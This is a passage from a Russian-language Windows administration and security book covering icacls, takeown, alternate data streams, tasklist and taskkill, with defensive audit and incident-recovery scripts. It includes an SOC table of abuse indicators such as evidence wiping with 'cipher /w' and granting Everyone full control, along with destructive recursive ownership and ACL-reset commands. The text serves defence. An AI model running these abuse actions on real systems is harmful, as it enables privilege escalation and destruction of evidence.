                Category  = "Writable Service Binary"
                Path      = "$svcName → $binPath"
                Identity  = $_.IdentityReference.Value
                Rights    = $_.FileSystemRights
                Severity  = "CRITICAL"
            }
        }
    }
}

# --- Check 3: Unquoted service paths ---
Write-Host "[*] Checking unquoted service paths..." -ForegroundColor Cyan

Get-WmiObject Win32_Service | Where-Object {
    $_.PathName -and
    $_.PathName -notmatch '^"' -and
    $_.PathName -match '\s'
} | ForEach-Object {
    $findings += [PSCustomObject]@{
        Category  = "Unquoted Service Path"
```

```
        Path      = "$($_.Name) → $($_.PathName)"
        Identity  = "N/A"
        Rights    = "N/A"
        Severity  = "MEDIUM"
    }
}

# --- Check 4: Scheduled tasks with writable scripts ---
Write-Host "[*] Checking scheduled task scripts..." -ForegroundColor Cyan

Get-ScheduledTask | Where-Object { $_.State -ne 'Disabled' } | ForEach-Object {
    $taskName = $_.TaskName
    $_.Actions | Where-Object { $_.Execute } | ForEach-Object {
        $script = $_.Execute
        if ($script -and (Test-Path $script -ErrorAction SilentlyContinue)) {
            $acl = Get-Acl $script -ErrorAction SilentlyContinue
            $acl.Access | Where-Object {
                $_.IdentityReference -match 'Users|Everyone|Authenticated|INTERACTIVE'
                $_.FileSystemRights -match 'Write|Modify|FullControl' -and
                $_.AccessControlType -eq 'Allow'
            } | ForEach-Object {
                $findings += [PSCustomObject]@{
                    Category  = "Writable Scheduled Task"
                    Path      = "$taskName → $script"
                    Identity  = $_.IdentityReference.Value
                    Rights    = $_.FileSystemRights
                    Severity  = "HIGH"
                }
            }
        }
    }
}

# --- Output ---
Write-Host "`n[+] Scan complete. Found $($findings.Count) issues.`n" -ForegroundColor (

if ($findings.Count -gt 0) {
    $findings | Sort-Object Severity | Format-Table -AutoSize

    # HTML report
    $html = @"
<html><head><style>
body { font-family: Consolas, monospace; margin: 20px; }
h1 { color: #c0392b; }
table { border-collapse: collapse; width: 100%; }
th, td { border: 1px solid #ddd; padding: 8px; text-align: left; }
th { background-color: #2c3e50; color: white; }
.CRITICAL { background-color: #e74c3c; color: white; }
.HIGH { background-color: #e67e22; color: white; }
.MEDIUM { background-color: #f1c40f; }
</style></head><body>
<h1>Insecure ACL Report</h1>
<p>Computer: $env:COMPUTERNAME | Date: $(Get-Date) | Findings: $($findings.Count)</p>
<table><tr><th>Severity</th><th>Category</th><th>Path</th><th>Identity</th><th>Rights</
"@

    foreach ($f in ($findings | Sort-Object Severity)) {
        $html += "<tr><td class='$($f.Severity)'>$($f.Severity)</td>"
        $html += "<td>$($f.Category)</td><td>$($f.Path)</td>"
        $html += "<td>$($f.Identity)</td><td>$($f.Rights)</td></tr>`n"
    }

    $html += "</table></body></html>"

    $OutputDir = Split-Path $OutputPath
    if (!(Test-Path $OutputDir)) { New-Item -ItemType Directory -Path $OutputDir | Out
    $html | Out-File $OutputPath -Encoding UTF8

    Write-Host "[+] HTML report saved to: $OutputPath" -ForegroundColor Green
}
```

8.7.3. Обнаружение скрытых ADS на диске

Комплексный скрипт для поиска подозрительных ADS:

```powershell
<#
.SYNOPSIS
    Scans the filesystem for suspicious Alternate Data Streams.
.DESCRIPTION
    Identifies ADS that may indicate:
    - Hidden executables
    - Malware persistence
    - Data exfiltration staging
    - Anti-forensic techniques
#>

param(
    [string[]]$ScanPaths = @("C:\Users", "C:\ProgramData", "C:\Windows\Temp"),
    [string]$OutputFile = "C:\SecurityAudit\ADS_Scan_$(Get-Date -Format 'yyyyMMdd_HHmm
)

$results = @()
$suspicious = @()

foreach ($scanPath in $ScanPaths) {
    Write-Host "[*] Scanning $scanPath for ADS..." -ForegroundColor Cyan

    Get-ChildItem -Path $scanPath -Recurse -ErrorAction SilentlyContinue |
        ForEach-Object {
            try {
                $file = $_
                $streams = Get-Item $file.FullName -Stream * -ErrorAction SilentlyConti
                    Where-Object { $_.Stream -ne ':$DATA' }

                foreach ($stream in $streams) {
                    $entry = [PSCustomObject]@{
                        FilePath    = $file.FullName
                        StreamName  = $stream.Stream
                        StreamSize  = $stream.Length
                        FileCreated = $file.CreationTime
                        FileModified = $file.LastWriteTime
                        IsSuspicious = $false
                        Reason      = ""
                    }

                    # Эвристики подозрительности
                    if ($stream.Stream -match '\.(exe|dll|bat|cmd|ps1|vbs|js|scr|com)$
                        $entry.IsSuspicious = $true
                        $entry.Reason = "Executable extension in stream name"
                    }
                    elseif ($stream.Length -gt 100KB -and $stream.Stream -ne 'Zone.Iden
                        $entry.IsSuspicious = $true
                        $entry.Reason = "Large non-standard ADS (>100KB)"
                    }
                    elseif ($stream.Stream -ne 'Zone.Identifier' -and
                            $stream.Stream -ne 'SummaryInformation' -and
                            $stream.Stream -ne 'DocumentSummaryInformation' -and
                            $stream.Stream -ne '{4c8cc155-6c1e-11d1-8e41-00c04fb9386d}
                        $entry.IsSuspicious = $true
                        $entry.Reason = "Non-standard stream name"
                    }

                    $results += $entry
                    if ($entry.IsSuspicious) { $suspicious += $entry }
                }
            }
            catch { }
        }
}

Write-Host "`n[+] Scan complete." -ForegroundColor Green
Write-Host "    Total ADS found: $($results.Count)"
Write-Host "    Suspicious ADS: $($suspicious.Count)" -ForegroundColor Yellow

if ($suspicious.Count -gt 0) {
    Write-Host "`n[!] Suspicious ADS:" -ForegroundColor Red
    $suspicious | Format-Table FilePath, StreamName, StreamSize, Reason -AutoSize
}

# Экспорт результатов
$OutputDir = Split-Path $OutputFile
```

```
if (!(Test-Path $OutputDir)) { New-Item -ItemType Directory -Path $OutputDir | Out-Nul
$results | Export-Csv $OutputFile -NoTypeInformation -Encoding UTF8
Write-Host "`n[+] Full results exported to: $OutputFile"
```

8.7.4. Восстановление прав после компрометации

Сценарий: сервер был скомпрометирован, атакующий изменил ACL на критических каталогах. Пошаговое восстановление:

```
@echo off
rem ============================================================
rem  Post-Incident ACL Recovery Script
rem  ВНИМАНИЕ: Запускать только после полной изоляции системы
rem  и создания форензик-образа
rem ============================================================

echo [!] WARNING: This script will reset ACLs on critical directories.
echo [!] Ensure you have a forensic image before proceeding.
echo.
set /p CONFIRM="Type YES to continue: "
if /i not "%CONFIRM%"=="YES" (
    echo [*] Aborted.
    exit /b 1
)

set "LOG=C:\Recovery\acl_recovery_%date:~-4%%date:~3,2%%date:~0,2%.log"
mkdir C:\Recovery 2>nul

echo [*] Starting ACL recovery... > "%LOG%"
echo [*] %date% %time% >> "%LOG%"

rem --- Шаг 1: Захват владения (если необходимо) ---
echo [*] Step 1: Taking ownership of critical directories
takeown /f C:\Windows /r /d y /a >> "%LOG%" 2>&1
takeown /f "C:\Program Files" /r /d y /a >> "%LOG%" 2>&1
takeown /f "C:\Program Files (x86)" /r /d y /a >> "%LOG%" 2>&1

rem --- Шаг 2: Сброс ACL к значениям по умолчанию ---
echo [*] Step 2: Resetting ACLs to defaults

rem Windows directory: reset to inherited defaults
icacls C:\Windows /reset /t /c /q >> "%LOG%" 2>&1

rem System32: установка TrustedInstaller как владельца
icacls C:\Windows\System32 /setowner "NT SERVICE\TrustedInstaller" /t /c /q >> "%LOG%"

rem Program Files: стандартные разрешения
icacls "C:\Program Files" /reset /t /c /q >> "%LOG%" 2>&1
icacls "C:\Program Files (x86)" /reset /t /c /q >> "%LOG%" 2>&1

rem --- Шаг 3: Восстановление из бэкапа ACL (если есть) ---
echo [*] Step 3: Restoring from ACL backup (if available)
if exist C:\Backup\windows_acl.txt (
    echo [+] Found ACL backup, restoring...
    icacls C:\Windows /restore C:\Backup\windows_acl.txt /c /q >> "%LOG%" 2>&1
    echo [+] ACL restored from backup >> "%LOG%"
) else (
    echo [-] No ACL backup found, using reset defaults >> "%LOG%"
)

rem --- Шаг 4: Удаление подозрительных ADS ---
echo [*] Step 4: Removing suspicious ADS

powershell -Command "& {
    $removed = 0
    Get-ChildItem C:\Windows\Temp, C:\ProgramData -Recurse -ErrorAction SilentlyContinu
    ForEach-Object {
        Get-Item $_.FullName -Stream * -ErrorAction SilentlyContinue |
        Where-Object {
            $_.Stream -ne ':$DATA' -and
            $_.Stream -ne 'Zone.Identifier' -and
            $_.Stream -match '\.(exe|dll|bat|ps1|vbs)$'
        } | ForEach-Object {
            Remove-Item -Path $_.PSPath -ErrorAction SilentlyContinue
            $removed++
        }
    }
    Write-Host \"[+] Removed $removed suspicious ADS\"
}"

rem --- Шаг 5: Верификация ---
echo [*] Step 5: Verification
echo. >> "%LOG%"
echo === Post-Recovery Verification === >> "%LOG%"
icacls C:\Windows\System32\cmd.exe >> "%LOG%" 2>&1
icacls C:\Windows\System32\config >> "%LOG%" 2>&1
```

```
icacls "C:\Program Files" >> "%LOG%" 2>&1

echo.
echo [+] Recovery complete. Review log: %LOG%
echo [!] IMPORTANT: Run SFC /scannow to verify system file integrity
echo [!] IMPORTANT: Review %LOG% for any failed operations
```

8.8. Резюме главы

Ключевые выводы

cipher.exe — многофункциональная утилита, совмещающая управление EFS-шифрованием с возможностью безопасного стирания свободного пространства. Параметр `/w` активно используется как в легитимных, так и в злонамеренных целях (антифорензика). Корпоративное управление EFS требует обязательной настройки агента восстановления (DRA) и резервного копирования ключей.

icacls.exe — основной инструмент управления ACL в Windows. Знание формата ACE, флагов наследования и механизмов `/save`/`/restore` критично для администрирования и расследования инцидентов. Неправильные ACL — один из главных векторов эскалации привилегий в Windows.

takeown.exe — простой и эффективный инструмент для восстановления доступа к файлам. В паре с `icacls` образует стандартный набор для работы с правами.

Модель безопасности NTFS — многоуровневая система, включающая DACL, SACL, наследование и обязательный контроль целостности (MIC). Понимание канонического порядка ACE и эффективных разрешений необходимо для корректной настройки безопасности.

ADS (Alternate Data Streams) — мощный механизм NTFS, часто используемый для сокрытия данных. Регулярное сканирование на наличие подозрительных ADS должно быть частью процедур безопасности.

Краткая шпаргалка

```
rem ═══ cipher ═══
cipher /e /s:C:\SecretData          :: Зашифровать рекурсивно
cipher /d file.txt                   :: Расшифровать
cipher /w:C:\                        :: Стереть свободное пространство
cipher /r:C:\Backup\DRA_Key          :: Создать ключ восстановления
cipher /c file.txt                   :: Статус шифрования
cipher /x:C:\Backup\MyKey            :: Резервная копия EFS-ключа

rem ═══ icacls ═══
icacls C:\Data                       :: Просмотр ACL
icacls C:\Data /grant User:(F)       :: Предоставить полный доступ
icacls C:\Data /deny User:(W)        :: Запретить запись
icacls C:\Data /remove User          :: Удалить все ACE субъекта
icacls C:\Data /inheritance:d        :: Отключить наследование (сохранить ACE)
icacls C:\Data /inheritance:r        :: Отключить наследование (удалить ACE)
icacls C:\Data /save acl.txt /t      :: Сохранить ACL
icacls C:\Data /restore acl.txt      :: Восстановить ACL
icacls C:\Data /setowner Admin       :: Сменить владельца
icacls C:\Data /setintegritylevel low :: Установить уровень целостности
icacls C:\Data /reset /t             :: Сброс к наследуемым ACL

rem ═══ takeown ═══
takeown /f file.txt                  :: Захватить владение файлом
takeown /f C:\Dir /r /d y            :: Рекурсивный захват
takeown /f C:\Dir /r /d y /a         :: Захват от имени Administrators

rem ═══ ADS ═══
dir /r file.txt                      :: Показать ADS файла
echo data > file.txt:stream          :: Создать ADS
more < file.txt:stream               :: Прочитать ADS
```

Индикаторы злоупотреблений для SOC

Утилита	Индикатор	Severity
`cipher /w`	Безопасное стирание — возможное уничтожение улик	High
`cipher /d /s`	Массовая расшифровка — возможная подготовка к эксфильтрации	Medium
`icacls /grant Everyone:(F)`	Открытие полного доступа для всех	Critical
`icacls /setowner`	Смена владельца системных файлов	High
`icacls /inheritance:r`	Отключение наследования — возможное скрытие изменений	Medium
`takeown /f C:\Windows`	Захват владения системным каталогом	Critical
Создание ADS с `.exe`	Сокрытие исполняемого файла	High
Удаление `Zone.Identifier`	Обход Mark of the Web	Medium

В следующей главе мы перейдём к управлению процессами и рассмотрим утилиты `tasklist`, `taskkill` и `taskmgr` — инструменты мониторинга и контроля выполняющихся процессов Windows.

Глава 9: tasklist, taskkill, taskmgr — управление процессами

Введение

Процессы — это сердцебиение операционной системы. Каждый запущенный экземпляр программы, каждая служба, каждый системный компонент существует в виде процесса с собственным адресным пространством, набором дескрипторов и контекстом безопасности. Умение инспектировать, фильтровать и управлять процессами из командной строки — один из ключевых навыков системного администратора, специалиста по безопасности и форензика.

В этой главе мы подробно разберём три основные утилиты управления процессами из System32: **tasklist.exe** для инспекции, **taskkill.exe** для завершения и **taskmgr.exe** (Диспетчер задач) как графический инструмент с рядом малоизвестных возможностей. Далее рассмотрим вспомогательные утилиты — taskhostw.exe, timeout.exe, waitfor.exe и устаревшую at.exe. Завершим главу практическими сценариями обнаружения вредоносной активности на уровне процессов.

9.1 tasklist.exe — инспекция запущенных процессов

9.1.1 Базовое использование

Утилита `tasklist.exe` расположена в `C:\Windows\System32\` и доступна во всех версиях Windows начиная с Windows XP. Вызов без параметров выводит список всех процессов текущей системы:

```
C:\> tasklist

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         8 КБ
System                           4 Services                   0       148 КБ
Registry                       108 Services                   0    74 468 КБ
smss.exe                       456 Services                   0     1 096 КБ
csrss.exe                      632 Services                   0     5 480 КБ
wininit.exe                    716 Services                   0     6 440 КБ
csrss.exe                      724 Console                    1     5 904 КБ
winlogon.exe                   800 Console                    1    11 236 КБ
services.exe                   820 Services                   0     9 792 КБ
lsass.exe                      836 Services                   0    18 544 КБ
svchost.exe                   1004 Services                   0    30 724 КБ
svchost.exe                   1056 Services                   0    14 188 КБ
fontdrvhost.exe               1132 Console                    1     4 504 КБ
svchost.exe                   1180 Services                   0    10 564 КБ
dwm.exe                       1280 Console                    1   122 456 КБ
...
```

По умолчанию вывод представлен в табличном формате. Обратите внимание на ключевые колонки: имя образа (исполняемого файла), идентификатор процесса (PID), имя сессии (Services для сессии 0, Console для интерактивной), номер сеанса и объём используемой оперативной памяти.

9.1.2 Форматы вывода: /FO

Параметр `/FO` управляет форматом представления данных. Поддерживаются три режима:

Табличный формат (TABLE) — используется по умолчанию:

```
C:\> tasklist /FO TABLE

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
svchost.exe                   1004 Services                   0     30 724 КБ
explorer.exe                  5764 Console                    1    145 320 КБ
```

Формат CSV — удобен для экспорта и парсинга:

```
C:\> tasklist /FO CSV

"Имя образа","PID","Имя сессии","№ сеанса","Память"
"System Idle Process","0","Services","0","8 КБ"
"System","4","Services","0","148 КБ"
"svchost.exe","1004","Services","0","30 724 КБ"
"explorer.exe","5764","Console","1","145 320 КБ"
```

CSV-формат особенно полезен при автоматизации. Вывод легко импортировать в Excel, обработать в PowerShell через `Import-Csv` или распарсить в скрипте:

```
C:\> tasklist /FO CSV /NH > processes.csv
```

Ключ `/NH` подавляет строку заголовков, что упрощает обработку.
Формат LIST — подробный постатейный вывод:

```
C:\> tasklist /FO LIST

Имя образа:   svchost.exe
PID:          1004
Имя сессии:   Services
№ сеанса:     0
Память:       30 724 КБ

Имя образа:   explorer.exe
PID:          5764
Имя сессии:   Console
№ сеанса:     1
Память:       145 320 КБ
```

Формат LIST наиболее удобен для визуального анализа небольшого количества процессов.

9.1.3 Фильтрация: /FI

Механизм фильтрации — самая мощная возможность tasklist. Параметр `/FI` принимает строку фильтра в формате `"поле оператор значение"`. Поддерживаемые операторы: `eq` (равно), `ne` (не равно), `gt` (больше), `lt` (меньше), `ge` (больше или равно), `le` (меньше или равно).
Фильтрация по имени процесса:

```
C:\> tasklist /FI "IMAGENAME eq svchost.exe"

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
svchost.exe                   1004 Services                   0     30 724 КБ
svchost.exe                   1056 Services                   0     14 188 КБ
svchost.exe                   1180 Services                   0     10 564 КБ
svchost.exe                   1396 Services                   0     18 260 КБ
svchost.exe                   1528 Services                   0     26 812 КБ
svchost.exe                   1604 Services                   0      9 216 КБ
svchost.exe                   1712 Services                   0     17 440 КБ
svchost.exe                   2048 Services                   0     15 788 КБ
```

Фильтрация по PID:

```
C:\> tasklist /FI "PID eq 836"

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
lsass.exe                      836 Services                   0     18 544 КБ
```

Фильтрация по использованию памяти:

```
C:\> tasklist /FI "MEMUSAGE gt 100000"

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
dwm.exe                       1280 Console                    1   122 456 КБ
explorer.exe                  5764 Console                    1   145 320 КБ
MsMpEng.exe                   3248 Services                   0   280 112 КБ
chrome.exe                    8420 Console                    1   316 724 КБ
```

Здесь значение памяти указывается в килобайтах (100000 КБ ≈ 97 МБ).

Фильтрация по статусу:

```
C:\> tasklist /FI "STATUS eq NOT RESPONDING"

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
notepad.exe                  12456 Console                    1    14 200 КБ
```

Эта команда выявляет «зависшие» процессы — незаменимо при диагностике.

Фильтрация по имени пользователя:

```
C:\> tasklist /FI "USERNAME eq NT AUTHORITY\SYSTEM"

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
System                           4 Services                   0       148 КБ
smss.exe                       456 Services                   0     1 096 КБ
csrss.exe                      632 Services                   0     5 480 КБ
services.exe                   820 Services                   0     9 792 КБ
lsass.exe                      836 Services                   0    18 544 КБ
svchost.exe                   1004 Services                   0    30 724 КБ
```

Фильтрация по номеру сеанса:

```
C:\> tasklist /FI "SESSION eq 0"
```

Выводит только процессы сессии 0 (изолированная сессия служб). Процессы пользователя обычно работают в сессии 1 и выше.

Комбинирование фильтров:

Можно указать несколько параметров `/FI` — они применяются по логике AND:

```
C:\> tasklist /FI "IMAGENAME eq svchost.exe" /FI "MEMUSAGE gt 20000"

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
svchost.exe                   1004 Services                   0    30 724 КБ
svchost.exe                   1528 Services                   0    26 812 КБ
```

Полный перечень полей фильтрации:

Поле	Операторы	Описание
STATUS	eq, ne	Статус: RUNNING, NOT RESPONDING, UNKNOWN
IMAGENAME	eq, ne	Имя исполняемого файла
PID	eq, ne, gt, lt, ge, le	Идентификатор процесса
SESSION	eq, ne, gt, lt, ge, le	Номер сеанса
SESSIONNAME	eq, ne	Имя сеанса (Console, Services, RDP-Tcp#N)
CPUTIME	eq, ne, gt, lt, ge, le	Время CPU в формате HH:MM:SS
MEMUSAGE	eq, ne, gt, lt, ge, le	Использование памяти в КБ
USERNAME	eq, ne	Имя пользователя (DOMAIN\user)
SERVICES	eq, ne	Имя службы
WINDOWTITLE	eq, ne	Заголовок окна
MODULES	eq, ne	Имя загруженного модуля (DLL)

9.1.4 Модули и DLL процесса: /M

Параметр `/M` показывает загруженные модули (DLL) каждого процесса:

```
C:\> tasklist /M /FI "IMAGENAME eq notepad.exe"

Имя образа                     PID Модули
========================= ======== ============================================
notepad.exe                  12456 ntdll.dll, KERNEL32.DLL, KERNELBASE.dll,
                                   GDI32.dll, win32u.dll, gdi32full.dll,
                                   msvcp_win.dll, ucrtbase.dll, USER32.dll,
                                   combase.dll, RPCRT4.dll, msvcrt.dll,
                                   shcore.dll, SHELL32.dll, advapi32.dll,
                                   sechost.dll, bcryptPrimitives.dll,
                                   OLEAUT32.dll, COMCTL32.dll, uxtheme.dll,
                                   TextShaping.dll, efswrt.dll, dwmapi.dll,
                                   urlmon.dll, MrmCoreR.dll, PROPSYS.dll,
                                   twinapi.appcore.dll
```

Можно искать процессы, загрузившие конкретную DLL:

```
C:\> tasklist /M ws2_32.dll

Имя образа                     PID Модули
========================= ======== ============================================
svchost.exe                   1004 ws2_32.dll
svchost.exe                   1528 ws2_32.dll
lsass.exe                      836 ws2_32.dll
explorer.exe                  5764 ws2_32.dll
chrome.exe                    8420 ws2_32.dll
MsMpEng.exe                   3248 ws2_32.dll
```

Библиотека `ws2_32.dll` — это Winsock API. Её наличие указывает на то, что процесс использует сетевые функции. Это важная информация при расследовании инцидентов: если процесс, который не должен работать с сетью (например, calc.exe или mspaint.exe), загрузил ws2_32.dll — это серьёзный повод для подозрений.

Поиск нестандартных DLL — обнаружение инъекций:

```
C:\> tasklist /M evil.dll
C:\> tasklist /M dbghelp.dll
C:\> tasklist /M amsi.dll
```

Если `dbghelp.dll` загружена в процесс, который не является отладчиком — это может указывать на дамп памяти (например, mimikatz). Если вы обнаружили DLL с подозрительным именем во множестве процессов — вероятна массовая инъекция.

9.1.5 Сервисы в процессах: /SVC

Параметр `/SVC` показывает список служб, размещённых в каждом процессе:

```
C:\> tasklist /SVC

Имя образа                     PID Службы
========================= ======== ============================================
System Idle Process              0 Н/Д
System                           4 Н/Д
svchost.exe                   1004 BrokerInfrastructure, DcomLaunch, Power,
                                    SystemEventsBroker
svchost.exe                   1056 RpcEptMapper, RpcSs
svchost.exe                   1180 LSM
svchost.exe                   1396 NcbService, pcasvc, PcaSvc, SensNR,
                                    TimeBrokerSvc
svchost.exe                   1528 Schedule
svchost.exe                   1604 ProfSvc, UserManager
svchost.exe                   1712 EventLog
svchost.exe                   1804 Dhcp
svchost.exe                   1920 nsi
svchost.exe                   2048 Themes
lsass.exe                      836 EFS, KeyIso, SamSs, VaultSvc
services.exe                   820 Н/Д
spoolsv.exe                   2580 Spooler
MsMpEng.exe                   3248 WinDefend
```

Эта информация критически важна для понимания архитектуры svchost.exe. В современных версиях Windows (начиная с Windows 10 версии 1703 на системах с достаточным объёмом RAM) Microsoft применяет политику «один сервис — один svchost», но на системах с ограниченной памятью несколько служб по-прежнему могут группироваться в одном процессе.

Комбинирование с CSV для автоматизации:

```
C:\> tasklist /SVC /FO CSV > services_map.csv
```

9.1.6 Verbose-информация: /V

Параметр `/V` добавляет расширенную информацию — статус процесса, имя пользователя, время CPU и заголовок окна:

```
C:\> tasklist /V /FO LIST /FI "IMAGENAME eq explorer.exe"

Имя образа:   explorer.exe
PID:          5764
Имя сессии:   Console
№ сеанса:     1
Память:       145 320 КБ
Состояние:    Running
Пользователь: WORKSTATION\admin
Время ЦП:     0:02:15
Заголовок окна: Н/Д
```

Расширенный режим особенно полезен в сочетании с фильтрами:

```
C:\> tasklist /V /FI "USERNAME ne NT AUTHORITY\SYSTEM" /FI "USERNAME ne NT AUTHORITY\L
```

Эта команда покажет все процессы, работающие не от системных учётных записей, — то есть пользовательские процессы с подробной информацией.

9.1.7 Удалённое выполнение

tasklist поддерживает выполнение на удалённых системах:

```
C:\> tasklist /S SERVER01 /U DOMAIN\admin /P P@ssw0rd

Имя образа                     PID Имя сессии          № сеанса    Память
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         8 КБ
System                           4 Services                   0       136 КБ
...
```

Параметры: - `/S` — имя или IP-адрес удалённого компьютера - `/U` — учётная запись для подключения (формат DOMAIN\user) - `/P` — пароль (если не указан, будет запрошен интерактивно)
Удалённое выполнение использует протокол RPC и требует: - Доступность портов TCP 135, 445 и динамических RPC-портов - Запущенной службы «Удалённый вызов процедур (RPC)» на целевой системе - Соответствующих прав (обычно — членство в группе Administrators на удалённой машине)
Важно для безопасности: передача пароля в открытом виде через `/P` записывается в историю командной строки. В производственных средах предпочтительно опустить `/P` для интерактивного ввода или использовать альтернативные механизмы аутентификации.

9.1.8 Практика: поиск подозрительных процессов

Обнаружение процессов с аномально высоким потреблением памяти:

```
C:\> tasklist /FI "MEMUSAGE gt 500000" /V /FO LIST
```

Процесс, потребляющий более 500 МБ, заслуживает внимания — особенно если это не браузер и не среда разработки.
Поиск процессов с сетевой активностью, которые не должны работать с сетью:

```
C:\> tasklist /M ws2_32.dll /FO CSV /NH
```

Сравните вывод со списком процессов, которым допустимо иметь сетевые соединения.
Обнаружение процессов, маскирующихся под системные:

```
C:\> tasklist /FI "IMAGENAME eq svchost.exe" /SVC
```

Если svchost.exe не содержит ни одной службы (поле «Н/Д»), это подозрительно — настоящий svchost.exe всегда запускается с параметром `-k` и обслуживает хотя бы одну группу служб.
Скрипт автоматического мониторинга новых процессов:

```
@echo off
:: baseline_monitor.bat — обнаружение новых процессов
:: Запуск: baseline_monitor.bat

set BASELINE=%TEMP%\proc_baseline.txt
set CURRENT=%TEMP%\proc_current.txt
set DIFF=%TEMP%\proc_diff.txt

echo [%DATE% %TIME%] Создание базовой линии...
tasklist /FO CSV /NH > "%BASELINE%"

:loop
timeout /T 30 /NOBREAK > nul
tasklist /FO CSV /NH > "%CURRENT%"

echo [%DATE% %TIME%] Проверка новых процессов...

:: Сравнение — простой вариант через fc
fc /N "%BASELINE%" "%CURRENT%" > "%DIFF%" 2>nul
if errorlevel 1 (
    echo [ALERT] Обнаружены изменения в списке процессов!
    type "%DIFF%"
    echo.
)

copy /Y "%CURRENT%" "%BASELINE%" > nul
goto loop
```

Продвинутый мониторинг с логированием:

```
@echo off
:: proc_audit.bat — полный аудит процессов с сохранением в лог
setlocal enabledelayedexpansion

set LOGDIR=C:\Audit\Processes
if not exist "%LOGDIR%" mkdir "%LOGDIR%"

set TIMESTAMP=%DATE:~6,4%%DATE:~3,2%%DATE:~0,2%_%TIME:~0,2%%TIME:~3,2%%TIME:~6,2%
set TIMESTAMP=%TIMESTAMP: =0%
set LOGFILE=%LOGDIR%\proc_%TIMESTAMP%.csv

echo ═══ Аудит процессов %DATE% %TIME% ═══ > "%LOGFILE%"
echo. >> "%LOGFILE%"

echo --- Все процессы (verbose) --- >> "%LOGFILE%"
tasklist /V /FO CSV >> "%LOGFILE%"
echo. >> "%LOGFILE%"

echo --- Карта служб --- >> "%LOGFILE%"
tasklist /SVC /FO CSV >> "%LOGFILE%"
echo. >> "%LOGFILE%"

echo --- Процессы с сетевыми модулями --- >> "%LOGFILE%"
tasklist /M ws2_32.dll /FO CSV >> "%LOGFILE%"
echo. >> "%LOGFILE%"

echo --- Процессы с высоким потреблением памяти (>200MB) --- >> "%LOGFILE%"
tasklist /FI "MEMUSAGE gt 200000" /FO CSV >> "%LOGFILE%"

echo Аудит завершён: %LOGFILE%
```

9.2 taskkill.exe — завершение процессов

9.2.1 Базовый синтаксис

`taskkill.exe` — парная утилита к tasklist, предназначенная для завершения процессов. Она предоставляет два основных способа идентификации целевого процесса: по PID и по имени образа.

9.2.2 Завершение по PID: /PID

```
C:\> taskkill /PID 12456
УСПЕХ: Послан сигнал на завершение процессу с PID 12456.
```

Можно указать несколько PID в одной команде:

```
C:\> taskkill /PID 12456 /PID 13892 /PID 14100
УСПЕХ: Послан сигнал на завершение процессу с PID 12456.
УСПЕХ: Послан сигнал на завершение процессу с PID 13892.
УСПЕХ: Послан сигнал на завершение процессу с PID 14100.
```

По умолчанию taskkill отправляет сообщение WM_CLOSE — это «вежливый» запрос на завершение. Приложение может обработать его, сохранить данные и корректно завершиться, а может и проигнорировать.

9.2.3 Завершение по имени: /IM

```
C:\> taskkill /IM notepad.exe
УСПЕХ: Послан сигнал на завершение процессу "notepad.exe" с PID 12456.
```

Поддерживаются подстановочные символы (wildcards):

```
C:\> taskkill /IM chrome*
УСПЕХ: Послан сигнал на завершение процессу "chrome.exe" с PID 8420.
УСПЕХ: Послан сигнал на завершение процессу "chrome.exe" с PID 8544.
УСПЕХ: Послан сигнал на завершение процессу "chrome.exe" с PID 8676.
УСПЕХ: Послан сигнал на завершение процессу "chrome.exe" с PID 8804.
```

Внимание: команда `taskkill /IM svchost.exe` без фильтров попытается завершить все экземпляры svchost.exe, что приведёт к немедленному сбою системы (BSOD). Никогда не используйте wildcard-завершение без предварительной проверки через tasklist.

9.2.4 Принудительное завершение: /F

Ключ `/F` выполняет принудительное завершение (TerminateProcess API) без отправки WM_CLOSE:

```
C:\> taskkill /F /PID 12456
УСПЕХ: Процесс с PID 12456 завершен.

C:\> taskkill /F /IM malware.exe
УСПЕХ: Процесс "malware.exe" с PID 9876 завершен.
```

Принудительное завершение необходимо в следующих случаях: - Процесс не отвечает на WM_CLOSE (зависание) - Процесс не имеет окна (консольные и фоновые процессы часто игнорируют WM_CLOSE) - Необходимо гарантированное немедленное завершение - Завершение вредоносного процесса, который перехватывает сигналы завершения

9.2.5 Завершение дерева процессов: /T

Ключ `/T` завершает указанный процесс вместе со всеми дочерними процессами (всё дерево):

```
C:\> taskkill /F /T /PID 5764
УСПЕХ: Процесс с PID 11200 (дочерний процесс PID 5764) завершен.
УСПЕХ: Процесс с PID 11456 (дочерний процесс PID 5764) завершен.
УСПЕХ: Процесс с PID 5764 завершен.
```

Это критически важно при завершении вредоносных процессов, которые создают дочерние процессы для персистентности. Без `/T` дочерние процессы продолжат работу как «сироты».

```
C:\> taskkill /F /T /IM cmd.exe
```

9.2.6 Фильтры taskkill

taskkill поддерживает тот же механизм фильтрации `/FI`, что и tasklist:

```
C:\> taskkill /F /FI "STATUS eq NOT RESPONDING"
УСПЕХ: Процесс "notepad.exe" с PID 12456 завершен.
```

Завершение всех процессов пользователя:

```
C:\> taskkill /F /FI "USERNAME eq WORKSTATION\hacker"
```

Завершение процессов, потребляющих много памяти:

```
C:\> taskkill /F /FI "MEMUSAGE gt 1000000"
```

Это завершит все процессы, потребляющие более 1 ГБ RAM. Используйте с осторожностью.

Завершение процессов по заголовку окна:

```
C:\> taskkill /FI "WINDOWTITLE eq Без имени — Блокнот"
```

Завершение процессов, загрузивших подозрительную DLL:

```
C:\> taskkill /F /FI "MODULES eq suspicious.dll"
```

9.2.7 Удалённое завершение

Синтаксис аналогичен tasklist:

```
C:\> taskkill /S SERVER01 /U DOMAIN\admin /P P@ssw0rd /F /IM malware.exe
УСПЕХ: Процесс "malware.exe" с PID 4532 завершен.
```

Удалённое завершение процессов — мощный инструмент реагирования на инциденты. При обнаружении вредоносной активности на удалённой машине можно оперативно завершить процесс, не дожидаясь физического доступа к системе или подключения через RDP.

Пример скрипта массового завершения на нескольких серверах:

```
@echo off
:: kill_across_servers.bat — завершение процесса на всех серверах
set PROCESS=malware.exe
set SERVERS=SERVER01 SERVER02 SERVER03 DC01 DC02

